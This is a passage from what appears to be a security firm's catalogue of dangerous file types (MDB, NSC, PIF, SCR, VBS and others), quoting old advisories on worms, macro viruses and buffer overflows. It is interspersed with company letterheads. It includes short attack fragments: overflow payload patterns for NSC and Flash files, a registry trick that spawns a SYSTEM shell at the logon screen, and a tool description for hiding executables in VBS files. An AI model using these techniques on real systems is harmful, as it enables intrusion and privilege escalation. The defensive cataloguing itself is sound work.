Vulnerable systems:
WFTPD version 3.00 R5
Broker version 5.9.5.0
Argosoft verson 1.2.2.2

Users with write permissions can traverse directories, by uploading a LNK file pointing to a
desired root directory.
This is exploited by doing CWD to the link file (the directory will be changed to the
directory pointed by the LNK file).
```

5.19 MDB – Microsoft Access Application

```
http://www.securiteam.com/windowsntfocus/5FP05202AS.html

A combination of MS Word and MS Access allows executing of arbitrary code
```

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

```
 Summary
MS Word and MS Access 2000 (with or without Service Release 1a) enables remote attackers to
execute arbitrary programs whenever a Word document is opened. This can be exploited when
visiting a malicious web page with IE or when opening (or even just previewing) HTML email
message with Outlook. In order for this to work, the user must be able to access an mdb
file, which can reside either on an UNC share or on a local drive. The vulnerability allows
taking full control over user's computer.

 Details
The problem is that MS Word accepts Access database as a data source in Mail Merge. Worse,
Word opens the database and executes VBA in forms that are opened at database startup. VBA
functions can execute arbitrary applications.
```

```
http://www.securiteam.com/windowsntfocus/5HP0D0U6AU.html

Internet Explorer and Access Allows Macros to be Executed Automatically

GFI, developer of email content checking & network security software, has recently
discovered a security flaw within Internet Explorer which allows a malicious user to run
arbitrary code on a target machine as it attempts to view a website or an HTML email.
The problem is exploited by embedding a VBA code within an Access database file (.mdb)
within an Outlook Express email file or Multipart HTML (mht) file.
If the email file is accessed using Internet Explorer, the attachment may be automatically
executed without triggering any security alerts. The exploit will work regardless of the
security level (GFI has also tested it with High Security and Restricted Zone).
This may be exploited through email by using an iframe tag or using Active Scripting to call
the malicious file through an HTML email, allowing Internet Explorer to automatically access
the exploit EML file.
```

5.20 MHT, MHTML – Multipart HTML Document

```
http://www.securiteam.com/windowsntfocus/5HP0D0U6AU.html

Internet Explorer and Access Allows Macros to be Executed Automatically

GFI, developer of email content checking & network security software, has recently
discovered a security flaw within Internet Explorer which allows a malicious user to run
arbitrary code on a target machine as it attempts to view a website or an HTML email.
The problem is exploited by embedding a VBA code within an Access database file (.mdb)
within an Outlook Express email file or Multipart HTML (mht) file.
If the email file is accessed using Internet Explorer, the attachment may be automatically
executed without triggering any security alerts. The exploit will work regardless of the
security level (GFI has also tested it with High Security and Restricted Zone).
This may be exploited through email by using an iframe tag or using Active Scripting to call
the malicious file through an HTML email, allowing Internet Explorer to automatically access
the exploit EML file.
```

5.21 MPP, MPT – Microsoft Project

```
http://www.f-secure.com/news/1999/19991026.shtml

Data Fellows discovers the first virus to infect MS Project

When an infected document is opened in Microsoft Word 97 or 2000, Corner.A checks if
Microsoft Project is running. If it is, it gets infected.

The Word part of the virus is a simple class infector. It spreads when an infected document
is closed. At this time it sets the Office 2000 security settings to low, disables the
```

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

"Tools/Macros" menu and turns off the macro virus protection. After that the virus replicates to all opened documents.

Corner is not able to infect Microsoft Word 2000, unless the user has first changed the security settings to medium or low.

To infect Project, the virus adds a new blank project and inserts the virus code into the "ThisProject" class module.

When an infected document is opened in Microsoft Project 98, Corner.A infects the Word application, even if it is not running.

The MS Project part of the virus is not resident, and it does not infect the global project. The virus replicates during the project deactivation (after an infected project has been opened).

The virus infects a Word application by opening it and inserting the virus code in the global template's class module "ThisDocument". This process is hidden from the user and the user can't see the infection of Word.

5.22 MSC – Microsoft Common Console Document

Kurze Erklärung:

http://www.microsoft.com/windows2000/en/datacenter/help/default.asp?url=/windows2000/en/datacenter/help/sag_mmcconcepts2_2.htm

Using custom consoles

After you create and save an MMC console, you can use it on your local computer, send it to other users in e-mail, post it on your network or the Web, or copy it to a floppy disk and install it on other computers. In addition, in Windows 2000, you can use MMC and the Active Directory directory service to publish consoles or assign consoles to users. For more information about distributing software by using Active Directory in Windows 2000, see Windows 2000 Server Help.

Requirements to use a console
To use a console, you must have access to the services and administrative tools included in the console, either installed on the local computer or available on the network. You must also have administrative permissions for the components on the system that is administered by the console.

Opening a saved console
If you save a console to the per-user Administrative Tools folder (in Windows 2000, located at systemdrive\Documents and Settings\user\Start Menu\Programs\Administrative Tools), it is then available in the Administrative Tools folder on the Programs menu.

If you know the name and location of a console file, you can open it as you would any other document:

By double-clicking the .msc file.
By right-clicking the .msc file, and then clicking Open.
From a command prompt.

5.23 MST, PCD – Microsoft Visual Test

MST und PCD kurz erklärt:

http://www.rational.com/products/whitepapers/100464.jsp

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

Visual Test 4.0 White Paper

… The Suite Manager, shown in Figure 6, brings the completed scripts together so that they can be run on the application being tested. Drawing from the project file created in the Developer Studio, the Suite Manager provides a simple interface to the test engineer for building suites of tests by simply clicking and dragging **the test case files (e.g. FIND.MST**, as shown in Figure 6) to the Suite area of the window.

Visual Test includes an editor similar to the one made available to Visual C++ programmers. This editor allows the Test programmer to add an interface to the scripts being created. Such resources that can be created include dialog boxes, the controls in those dialog boxes (e.g. buttons, list boxes, combo boxes, edit controls), menus and string tables. Other resources that can also be created are bitmaps, cursors, icons, accelerator tables, and a version resource for keeping track of a program's version number.

Resources are saved into a .VTR file and included into the Visual Test project. When compiling the Test scripts down to a pseudo-code, or .PCD file, so that it is a standalone application similar to Visual Basic (that is, it requires only a runtime engine and some support DLLs), the resource file is appended to the compiled version of the script. This is nice so that there are less files to worry about when moving the test scripts and applications from place to place. This wasn't the case with previous versions of Visual Test and it was necessary to have both the compiled script and resource file kept together.

One of the major reasons Visual Test is so successful as an automation tool is because it is **used by Microsoft**. Many software companies figure that if the tool is good enough for Microsoft, it's good enough for them. Not only that, but because Visual Test was being developed at Microsoft the team had access to the latest internal versions Windows.

5.24 MP3 – MPEG Layer III Audio Dateien

http://news.zdnet.co.uk/story/0,,t281-s2109397,00.html

The digital music player contains a vulnerability that could allow hackers to attack a PC via infected MP3 files

According to Sandblad, the buffer overflow occurs when the URL to be sent to the minibrowser is created, meaning that the exploit can be carried out even if an Internet connection isn't present. However, disabling the minibrowser prevents the attack.
Since the attacker can cause any code to be executed on the user's computer, a virus could potentially be spread by altering the ID3v2 tags of other MP3 files on the hard drive or networked drive, which could then be spread to other users

5.25 NSC – NetShow Channel File (Windows Media Player)

http://www.google.ch/search?q=cache:Q0_VNB3VWXYC:www.securitywatch.com/EDU/hotw3.html+avi+exploit+overflow&hl=de

Hack of the week #3: Windows Media Player NSC bug

The player has a network engine for receiving regular network media streams and multicast streams (i.e. streams sent using the multicast address to more than one user). Streams can be live or recorded. To host unicast or multicast media streams in Advanced Stream Format (.ASF files) one can use Windows Media Services. The administrator of the web site that hosts the multimedia information deploys the HTML document (like a regular web page) similar to the one shown below:

```
<HTML>
<BODY>
<OBJECT classid=CLSID:22d6f312-b0f6-11d0-94ab-0080c74c7e95
```

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

```
        type="application/x-oleobject">
                <PARAM NAME="Filename" VALUE="music.nsc">
     </OBJECT>
     </BODY>
     </HTML>

The browser is redirected to the .NSC file and Media Player is started automatically since
it is registered as an application for .NSC files. Moreover, in the above case, the Media
Player is embedded into the web page as a web application (the CLASSID string takes care of
that). An NSC file (supposedly stands for NetShow Channel) is used to set the type of stream
(multicast or unicast), media server IP address and other parameters needed by the client to
receive the multimedia transmission. It is typically created by the Windows Media Server.

To exploit the bug, we create a special NSC file with an extra long parameter value.

     [Address]
     IPAddress=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
               AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
               (3,000 "A"s seems to be enough)
```

5.26 PIF - Shortcut to MS-DOS Program(Program Information File)

http://www.kasperskylabs.com/news.asp?tnews=0&nview=7&id=126&page=0

Beware the PIF!

PIF-files (Program Information File) are the standard Windows files that are used by the operating system to store information about start-up properties for DOS-applications. PIF-files contain the necessary application's details, such as its name, size, location, creation and modification date, default screen size, memory usage, idle sensitivity, etc. This Windows feature enables users to avoid making multiple adjustments to the DOS-application operating mode each time they are started. It is enough to set up the program once and save the configuration to a PIF-file.

Therefore, PIF-files contain only technical details that provide ease-of-use for users working with DOS-applications under Windows. It appears as though there is no need to worry about malicious programs that may be planted inside PIF-files. However, this mistaken belief makes users careless when dealing with PIF-files. Some people arbitrarily run PIF-files received from untrustworthy sources, without performing a comprehensive anti-virus check, thinking that no malicious code could hide inside. In fact, PIF-files can contain hidden executable modules, for instance, BAT, EXE or COM programs that will be automatically executed after the host file is run.

An illustrative example of planting malicious code inside a PIF-file is the world's first PIF Internet worm 'Fable' that was discovered recently. It arrives to a computer within an e-mail message having a random subject taken from one of the following variants:

Fable
Something You Should Read
Very Important That You Receive This
The message body contains just one phrase that is randomly chosen from one of these:

A nice little fable
Wanted to make sure you received this
In addition, there is an infected FABLE.PIF file attached to the message. Once it is started, the worm creates a set of supplementary files, securing its constant presence in the system and distributing its copies through IRC channels and e-mail. The e-mail spreading routine follows the standard for the majority of Internet worms: 'Fable' creates a VBS file that, unbeknownst to the user gains access to the Outlook e-mail program and sends out copies of the virus to all the recipients from the Outlook address book.

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

5.27 PDF – Protable Document Format (Acrobat)

http://www.securiteam.com/securitynews/5UP030U5FG.html

Adobe PDF Files Can be used as Virus Carriers

People who use both Adobe Acrobat and Microsoft Outlook on their machines are vulnerable to a new PDF-borne virus, the first of its kind. A number of sources report that it uses a combination of Acrobat and Outlook to send itself in a PDF file.

Details
Vulnerable systems:
Adobe Acrobat version 5 or higher (Full version)

VBScript worm uses OUTLOOK to send itself in a PDF (portable document format) file. When opened using Acrobat it will show an image with a minor game. Showing the solution to this game involves doing a double click to a file annotation, which after a warning will run a VBS, VBE, or WSF file (depending of the worm version). The VBScript file will create and show a JPG file with the solution to the game and it will try to find the PDF file to spread it. This is necessary, because when the link is used, Acrobat will create the VBS, VBE, or WSF file in Windows' temporary directory and it will run this file, so this VBScript file does not know the path of the PDF file to spread. Then it will start the spreading code using Outlook in a way not seen before in any worm. The password for changing the security options of the PDF file is "OUTLOOK.PDFWorm". This worm is designed to be a proof of concept; it has bad spreading capabilities, only the necessary to be called a worm. In addition, because file annotations are only available in the full version of Acrobat, this worm will not run in Acrobat Reader.

5.28 PL, PH, PM, PLX – Perl Script

http://securityresponse.symantec.com/avcenter/venc/data/perl.wsftpexp.html

Virus Perl.WSFTPexp

This script gains access to a Web server by using specifically crafted code which accesses files that are already located on the Web server. The instruction itself is processed under the security context of the account "IUSR_machinename" (anonymous user account for IIS Web servers). This account belongs to a group which has execute permissions to operate system-level commands. When the script runs such a command, it could gain access to the server or run applications at the system level.

The following information is quoted from Microsoft:

"This would give the ability to install and run code, add, change or delete files or web pages, or take other actions. This is a serious vulnerability, and Microsoft recommends that all customers using IIS 4.0 or 5.0 take action immediately to protect their systems."

5.29 PPT – Microsoft PowerPoint

http://www.securiteam.com/windowsntfocus/5VP0L1535C.html

PowerPoint File Parsing Buffer Overrun Vulnerability

A parsing routine that is executed when PowerPoint 2000 opens files contains an unchecked buffer. If an attacker inserted specially chosen data into a PowerPoint file and could entice another user into opening the file on his machine, the data would overrun the buffer, causing either of two effects. In the less serious case, overrunning the data would cause PowerPoint to fail, but wouldn't have any other effect. In the more serious case,

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

overrunning the buffer could allow the attacker to execute arbitrary code on the user's machine. The code could take any action that the user himself could take on the machine. Typically, this would enable the attacker's code to add, change or delete data, communicate with a remote server, or take other actions that would compromise the user's security.

5.30 RA, RM – Real Media Files

http://www.securiteam.com/securitynews/5VP070U6BA.html

RealPlayer Buffer Overflow

The bug is essentially a parsing error in the player code associated with reading RM files, commonly known as a "buffer overrun" bug that could theoretically be used by hackers to adversely affect users. The bug was fixed by improving the robustness of file parsing. When RealPlayer encounters files modified in the manner described by this exploit, it will now inform the user that the file is corrupt when played.

5.31 REG – Registry Entries

Unter Windows 2000 kann durch ändern des Registry-Keys [HKEY_USER\.DEFAULT\Control Panel\Desktop\SCRNSAVE.EXE] der Windows Logon Screen Saver logon.scr durch cmd.exe ersetzt werden. Nach Ablauf der Bildschirmschoner-Wartezeit wird das cmd.exe gestartet. Diese Shell läuft unter dem User SYSTEM.

5.32 SCR – Screen Saver

http://www.securiteam.com/securitynews/6H0001P3GU.html

Goner/Pentagone Mass-Mailer Worm

Internet Security Systems (ISS) X-Force has published information about a new virulent e-mail worm that is currently propagating rapidly. The worm is disguised as a .SCR screensaver file and is propagated via email and the ICQ chat network. Goner is mildly destructive and generates a large amount of network traffic, which may overload network devices and email gateways. Goner also attempts to disable personal firewall and antivirus software. Users who rely on these products may or may not be protected. In addition, the Goner worm contains a powerful distributed denial of service (DDoS) component, which may enable attackers to control infected systems over the IRC (Internet Relay Chat) network to initiate flooding attacks on targets.

Details
The Goner worm infects Microsoft Outlook and Microsoft Outlook Express users by delivering the worm executable in the form of a .SCR file attachment. The filename is GONE.SCR. This file needs to be manually executed by the user to spread. The body and subject each infected email is identical. Upon infection, the Goner worm will send a copy of itself to every contact in the user's address book.

http://www.securiteam.com/windowsntfocus/3G5PRRFPPS.html

"The Matrix" Screensaver is insecure

Summary
"The Matrix" is a screensaver created with the theme of "The Matrix" movie. This screensaver can be downloaded free of charge from What is the Matrix website, and is a must for any

Matrix movie fan. However, fans that are security aware should know that this screen saver contains a serious security hole which renders its password protection scheme useless.

Details
Running "The Matrix" screensaver on Windows creates a potential security hole, due to the program's inability to successfully require a password in all cases where it should. Even after setting the "Password protected" screensaver option in the property sheet dialog, when the screen saver is running, moving the mouse or pressing a key wakes the screensaver up, and a password prompt appears, as it should. But instead of requiring a password to return to Windows, pressing the "Escape" keyboard key (instead of moving the mouse or pressing a generic key) terminates the screen saver without the need for a password.

Windows users should note that Microsoft's Official guidelines suggest using only screensaver that are supplied by Microsoft, since only they were officially tested for compliance with the Windows Screen Saver architecture which prevents such problems.

5.33 SH – Unix Shell Scripts

http://securityresponse.symantec.com/avcenter/venc/data/sh.sizer.html

Virus SH.Sizer

SH.Sizer is a shell script virus. It prepends itself to existing shell scripts. This virus does not contain a damaging payload.

Also Known As: UNIX.Bash.File, SH/Bash-File, Unix/Sizer.A

5.34 SHB – Shortcut into a document

http://www.pc-help.org/security/scrap.htm

Scrap Files Can Tear You Up

There is another "scrap file" type. The .SHB extension marks a file type called "Shortcut into a document," intended to point to an embedded object within a document. You can see it listed in the illustration just above.

I had no success generating a .SHB file using Wordpad. But if a .SHS "object" is renamed to carry the .SHB extension, it will behave exactly the same way. The NeverShowExt Registry value (this time located in HKEY_CLASSES_ROOT\DocShortcut) prevents the .SHB extension from being displayed.

Everything you are reading here about the behavior of .SHS applies equally to .SHB.

5.35 SHS – Shell Scrap Object

http://www.pc-help.org/security/scrap.htm

Scrap Files Can Tear You Up

The Beginning

Starting back in the days of Windows 3.1 (around 1992 I believe), Microsoft introduced an old idea under a new name: Object Linking and Embedding (OLE). Complex in its details, OLE is simple in concept. It allows the inclusion of data from one type of file or document,

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

within another; and it allows multiple applications on the same desktop to share information.

It's the "Embedding" part of OLE we're most interested in at the moment. A common example, familiar to many users of office applications, is the inclusion of spreadsheet data in a word processor document. Often the most your word processor can do with such data is to display it. It may sometimes do no more than to show an icon. Double-clicking on the object or icon will open your spreadsheet application and viola! you can view and edit the specialized type of data using its native application. Microsoft Word, for instance, will open Excel in the "background" so that a spreadsheet object -- still embedded in the Word document -- can be directly manipulated.

This is very handy of course. OLE is behind a lot of the convenient behavior you've come to take for granted in Windows.

Naturally it's important to be able to transport "objects" which are embedded in documents, etc., from one place to another, embedding them wherever one pleases. OLE provides for this, using a file format of its own. That file format contains the embedded data in a sort of "wrapper." Thus, you can have a standalone file which is readily pasted into any application that uses OLE, carrying along with it the important information about its type, original location and so forth. A file of this type is called a Shell Scrap Object and uses the extension .SHS. I also see it called a Scrap Object.

The standalone SHS file will behave conveniently just as it did when embedded. A double-click will cause its contents to be opened in the appropriate application... or executed. That's right. Executable files can be embedded too. This is where the fun starts.

http://www.stiller.com/shs.htm

SR News:Warning about SHS files in Email

Are .SHS (scrap object) files a threat?
Yes, they are. We have had some customers report a trojan in the form of scrap objects (*.SHS files) arriving via email attachments. If you execute one of these files, your PC could become infected or more likely attacked by a trojan (a destructive program). (These customers happened to be AOL users but this threat applies to anyone that uses Windows 95/98 or NT). If you receive an unsolicited email with an attachment of a file with the extension SHS, you should simply delete it.

Please do not forward SHS warning message
There is a hoax-style warning about receiving email with an SHS file attached. While warning message is correct when it warns you that if you download and execute the SHS attachment, you could be attacked (by a trojan) or infected (by a virus), this is nothing new. Anytime you download and execute something (e.g., a .BAT file, .EXE file .COM file, .DOC file etc.) you are vulnerable to an attack! It asks you to forward the warning to "all your friends"; please do not do this. Feel free to warn your friends that that SHS files are executable or to refer them to this site, but please don't forward anything that says to forward to "all your friends".
There are two important points:

Scrap objects are not well known to be executable so a user is more likely to download and execute these. Treat *.SHS files (scrap objects) as you would any other executable object (such an .EXE file or MS Word document) and do not accept these files from anyone (unless you specifically requested the files.

Users of Internet Explorer must make sure that "Confirm after download" is checked. If it is unchecked, it can makes it much more likely that a scrap object (*.SHS file) will be executed when it is not intended (when simply a download is expected).

5.36 SWF – Shockwave Flash Object

http://www.securiteam.com/securitynews/5GP040U75K.html

Macromedia Flash ActiveX Buffer Overflow

```
 Summary
A vulnerability in the parameter handling to the Flash OCX, which could lead to the
execution of attacker supplied code via email, web or any other avenue in which Internet
Explorer is used to display html that an attacker can supply. This includes software that
uses the web browser ActiveX.
All users of Internet Explorer are potentially affected because this is a Macromedia signed
OCX. We advise them to upgrade their flash version immediately to version 6, revision 29.

 Details
Vulnerable systems:
 * Flash ActiveX OCX version 6, revision 23

Immune systems:
 * Flash ActiveX OCX version 6, revision 29

Example:
<0BJECT classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000">
<PARAM NAME=movie VALUE="http://www.notthere8979873.com/notthere.swf?AAA[...unstated, but
fixed number]XXXXXXXX">
</OBJECT>
(The letter O was replaced with 0 to prevent accidental execution)
Where X overwrites the EIP consistently across Windows platforms.

Technical Description:
Flash.ocx is an ActiveX object installed with Internet Explorer, and is used to display
flash objects on the web.

Proper bounds checking are not in place in the "movie" parameter that overwrites EIP at an
unsaid, but fixed number of bytes across Windows platforms.

Because the OCX is signed by Macromedia: there is a chance the older ActiveX could be used
against people without flash; people whom have an older version of flash not affected may be
forced to "upgrade" to the affected version; and, of course, those with the affected
versions need to upgrade lest the exploit works out of the box on them
```

http://www.securiteam.com/securitynews/5PP110035W.html

Flash and Crash - Security vulnerabilities in SWF files

```
Summary
The Flash plugin contains a variety of defects. Most of these defects end up crashing the
browser - others can do much worse.
There are a number of ways to corrupt a SWF file:
1) Intentional corruption. A SWF file can be manually and intentionally corrupted. These
have not been seen in the wild (yet) and could be used to establish an effective denial of
service (DoS) attack.
Worst case: A key ad site such as DoubleClick or Akamai returns a corrupt SWF file in a
banner ad. This could simultaneously block 96% of Internet browser from accessing thousands
of sites. This would be considered a Distributed Denial of Service (DDoS).

The more likely case: A corrupt SWF file appears on someone's web site and blocks access to
the web site for a few hours (until someone working there notices).
2) Transmit or Storage corruption. Although data transfers have become much more reliable,
data corruption can still occur. Similarly, a bad hard disk, memory, or CPU can corrupt the
data.
3) Application corruption. This has been observed "in the wild". Applications created to
modify or extend SWF files can corrupt the SWF file. Some of the common corruptions that
were observed:
a) Extra data after the end-of-file (EOF) marker.
b) Tag data length does not match the actual length of the data.
```

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

5.37 THEME - Microsoft Plus! Theme File

http://www.vnunet.com/News/1125181

Lara Croft virus busts IRC

First worm to spread via Windows Desktop Theme files emerges
Security experts have warned internet surfers to be on the look out for a 'Lara Croft' virus that emerged into the wild today. The worm is the first malicious virus hosted and spread by Windows Desktop Theme files.
The threat is not deemed serious as the LaraCroft.theme host file can only be spread via Internet Relay Chat (IRC).

Specialists at antivirus firm Kaspersky Labs said that, rather than producing a highly infectious worm, the virus writers have relied on social engineering to tempt surfers to open a file named after the popular Tomb Raider star.

"We classify Lara most likely as being a proof-of-concept malicious code. The ease with which it is detected and deleted, coupled with the relatively low popularity of the IRC-channels, means that there is no possibility of a global epidemic happening," said Eugene Kaspersky, head of antivirus research at Kaspersky Labs.

If a user executes the infected file, Lara modifies the system mIRC client and copies itself to all users connected to the same IRC channel. The malicious worm contains no other payload.

http://vil.nai.com/vil/content/v_99200.htm

Theme.worm

This is an IRC worm that pretends to be a "Lara Croft" desktop theme file. Another version was named "Mesut" theme. It urges the user to use the theme with:

"Hi there!! Check out tiz Lara Croft desktop theme: Click on the Preview screen saver button, its the best i've ever seen"

If the user selects the preview screen saver button the malicious code activates, it changes the desktop and may add/change the following files:
\mirc\script.ini (modified)
windows\win.vbe
windows\laracroft.theme
windows\mesut.theme
c:\test.bat

5.38 VB, VBS, VBE – Visual Basic Script

VBE kurz erklärt:

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnmind99/html/scriptengine.asp

Script Encoding with the Microsoft Script Engine Version 5.0

Tired of exposing your Web scripting code to prying eyes? With version 5.0 of the Microsoft Script Engine and Internet Explorer 5.0, you can now encode your VBScript and JScript work so curious users can't grab it. Scripting has become a very popular component for people developing for the Internet or intranet. This popularity has been accelerated not only by its dynamic development environment and the ubiquity of script support in browsers and servers, but also the ability to see what programming tricks others have employed simply by loading a page into Notepad. While this is a great asset for the beginning script programmer, people who are developing increasingly complex, script-based applications want

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

to be able to protect their hard work. Version 5.0 of the Microsoft® Windows Script engines introduces a new feature, Script Encoding, that takes the first step toward protecting script from prying eyes.

http://www.securiteam.com/tools/5DP0F2K3FW.html

Encapsulation EXE in a VB Script (creation tool)

The following tool creates VBS files that will create an on-the-fly EXE file and execute it once the script runs.

This doesn't pose a new security threat, nor does it present any new vulnerability. However, it shows how simple it is to create a VBS Trojan that can compromise the system's security without being limited to VB Script commands.

Tool:

```
//code by dorian sir_doh@hotmail.com
//This will create a VBS file with the ability to create an executable
//By using this windows program, you can store an executable inside of a
//Visual Basic Script. When this script is executed, it will create an exact copy
//of an exectuable and execute it. So you store the binary characters into a vbs file
//You can also edit the vbs file or whatever. This is a simple program, but I thought
//it could be useful.
//Keep your exe files small for this to work well. Also, I compiled this with MS dev studio
//This is the ammended version. And some of the ammended concepts here are taken from a
//friends idea and code in VB Script. Shout out to Q, thanks.
// I tested this on an exe as big as 481 kbAnhang Internet Explorer
```

http://www.securiteam.com/windowsntfocus/5KP011P1FA.html

Love Virus analysis and cure

A dangerous Visual Basic Script (VBScript) virus, dubbed the "ILOVEYOU" or "LoveLetter" virus, has been spreading across the Internet through email using Microsoft Outlook and the Internet Relay Chat (IRC) via mIRC.
The virus is susceptible to activation whenever the Windows Scripting Host (WSH) features are enabled.
We reported about this virus in our article:
GFI discovers 'I love you' Virus.

Details
Impact:
Mail servers may incur mild to severe overloading and could crash when flooded with an unexpected number of the ILOVEYOU messages. The actual VBScript code performs a number of destructive tasks:

- Modifies and creates various Windows registry entries.

- Launches Internet Explorer to download a backdoor program which, once installed, captures network passwords and emails this data to an account in the Philippines.

- Infects the local machine by creating many new copies of itself and overwriting data files of specific file types (including VBScript, JPEG, and JavaScript).

- Spreads itself to other users by using information from the Microsoft Outlook Address Book, as well as mIRC's DCC feature, which allows chat participants to exchange files

siehe auch 5.27 PDF – Protable Document Format (Acrobat)

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

5.39 VSD, VST - Microsoft Visio Drawing, Template

http://securityresponse.symantec.com/avcenter/venc/data/v5m.vision.a.html

V5M.Vision.A

V5M.Vision.A is a macro virus written to infect Visio files. The virus, which does not carry a malicious payload, has never been seen in the wild.

Several versions of Visio (4.5, 5, and 2000) support Visual Basic for Applications (VBA) version 5. The V5M.Vision.A virus was written to show that it is possible to write a macro virus that executes in Visio using VBA.

V5M.Vision.A infects other Visio files when the infected file is closed. During the month of July, after the 2nd, V5M.Vision.A generates two message boxes titled ViSio_N with the following messages:

5.40 WMD – Windows Media Download File

http://www.securiteam.com/windowsntfocus/6L004150KK.html

Microsoft Media Player 7 allows execution of Arbitrary Code (WHS)

GFI has recently discovered a security flaw within Windows Media Player which allows a malicious user to run arbitrary code on a target machine as it attempts to view a website or an HTML E-mail. This vulnerability has been previously discussed in our article:
Windows 2000 .ASX and .WMS buffer overrun (Exploit and Patch available).
An exploit code is now available to test for this problem.

The vulnerability can be exploited by embedding a JavaScript (.js) file within a Media Player skin file (.wmz) that can also be embedded into a Windows Media Download file (.wmd). This does not require the user to run any attachments since the Media Player file can be automatically executed using a IFrame tag or a window.open() within a <script> tag.

5.41 WMS – Windows Media Player Script

http://www.securiteam.com/windowsntfocus/Windows_2000__ASX_and__WMS_buffer_overrun__Exploit_and_Patch_available_.html

Windows 2000 .ASX and .WMS buffer overrun

- The ".WMS Script Execution" vulnerability. Windows Media Player 7 introduced a feature called "skins", that allows customization of the look and feel of Windows Media Player. However, a custom skin (.WMS) file could potentially include script, which would execute if Windows Media Player was run and that skin was selected. A malicious user could either send a customized skin containing script to another user and try to entice her into using it, or he could host such a file on a web site and cause it to launch automatically whenever a user visited the site. Because the code would reside on the user's local machine, it would be able to execute ActiveX controls, including ones not marked "safe for scripting". This would enable the code to take any action that can be accomplished via an ActiveX control.

5.42 WMZ – Windows Media Player Skin

http://www.securiteam.com/windowsntfocus/5CP0B153FS.html

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

Windows Media Player Skins File Download vulnerability

Windows Media Player 7 introduced a feature called "skins" that allows customization of the look and feel of Windows Media Player. If a Windows Media Player skin (.WMZ) file were downloaded from a malicious web site it could potentially be used to run Java code to read and browse files on a local machine. The vulnerability stems from the fact that "skins" are downloaded to a known location on a victim's computer and are stored in a .zip package. If the .zip package contained a Java class (.class) file, any Java code in this class could be executed under the local computer security zone.

If a Windows Media Player skin (.WMZ) file were downloaded from a malicious web site, it could potentially cause the deployment of zipped Java code to a known location on the visiting user's machine. Since the Java code would reside in a known location on the machine, script hosted on a hostile web site or embedded in a hostile HTML mail message could potentially invoke the script in the local computer security zone to take arbitrary action on the user's machine.

What's the scope of the vulnerability?
This vulnerability could enable a malicious user to run Java code of his choice on another user's computer via a feature in Windows Media Player 7. Such a program could take virtually any action on the user's machine that she herself could take, and could be used to compromise data on the victim's computer, misuse software already on it, download additional software and run it, or take additional action.
The vulnerability only affects Windows Media Player 7. The feature at issue here was not available in previous versions of Windows Media Player.

What causes the vulnerability?
The Java language allows Java code to be run directly from a .ZIP file. Since skins use the .ZIP format, any Java code in a skin can be directly accessed by a malicious web page.

5.43 WSC, SCT – Windows Script Component

SCT kurz erklärt:

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/modcore/html/deconCreatingScriptlets.asp

Understanding Scriptlets and Behaviors

A scriptlet is an HTML code file that has either an .sct or an .htm extension. You can create scriptlets by using HTML code and Microsoft® Visual Basic® Scripting Edition (VBScript) code, Microsoft® JScript® code, or both, and you can create them in any HTML editor. In addition, you can create scriptlets by using the Microsoft Scriptlet Wizard. If you have worked with the Class Builder in Visual Basic version 5.0 or 6.0, you are already familiar with how this wizard works. The wizard takes you through the steps required to create the basic HTML code required for a scriptlet, along with a sample container file containing the HTML code required to reference the scriptlet from another Web page. You can download the Scriptlet Wizard from the Microsoft Scripting Technologies Web site at http://msdn.microsoft.com/scripting.

WSC kurz erklärt:

XML defines information and data according to purpose rather than presentation so that several applications can use the information and data in ways that promote diverse application reuse and extensibility. Two WS technologies demonstrate the power of XML: **Windows Script Components (WSC-.wsc)** and WSH 2.0 WS files (.wsf). Microsoft first leveraged XML to define the schema that is the WSC information model. **WSC (formerly, Scriptlets) are COM components written in script**. When Microsoft enhanced WSH, the company reused much of the WSC XML schema to define the WS file grammar. The enhanced WSH leverages existing XML data definitions in a new and powerful way. Because the two technologies support much of the same XML schema, users essentially learn two technologies for one cerebral investment.

GLÄRNISCHSTR. 7
POSTFACH 1671
CH-8640 RAPPERSWIL

Tel. +41 55-214 41 60
Fax +41 55-214 41 61
info@csnc.ch www.csnc.ch

5.44 WSF – Windows Scripting File

siehe auch 5.27 PDF – Protable Document Format (Acrobat)

Erklärung zu WSF:

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/script56/html/wsAdvantagesOfWs.asp

Windows Script Host

Using Windows Script Files (.wsf)
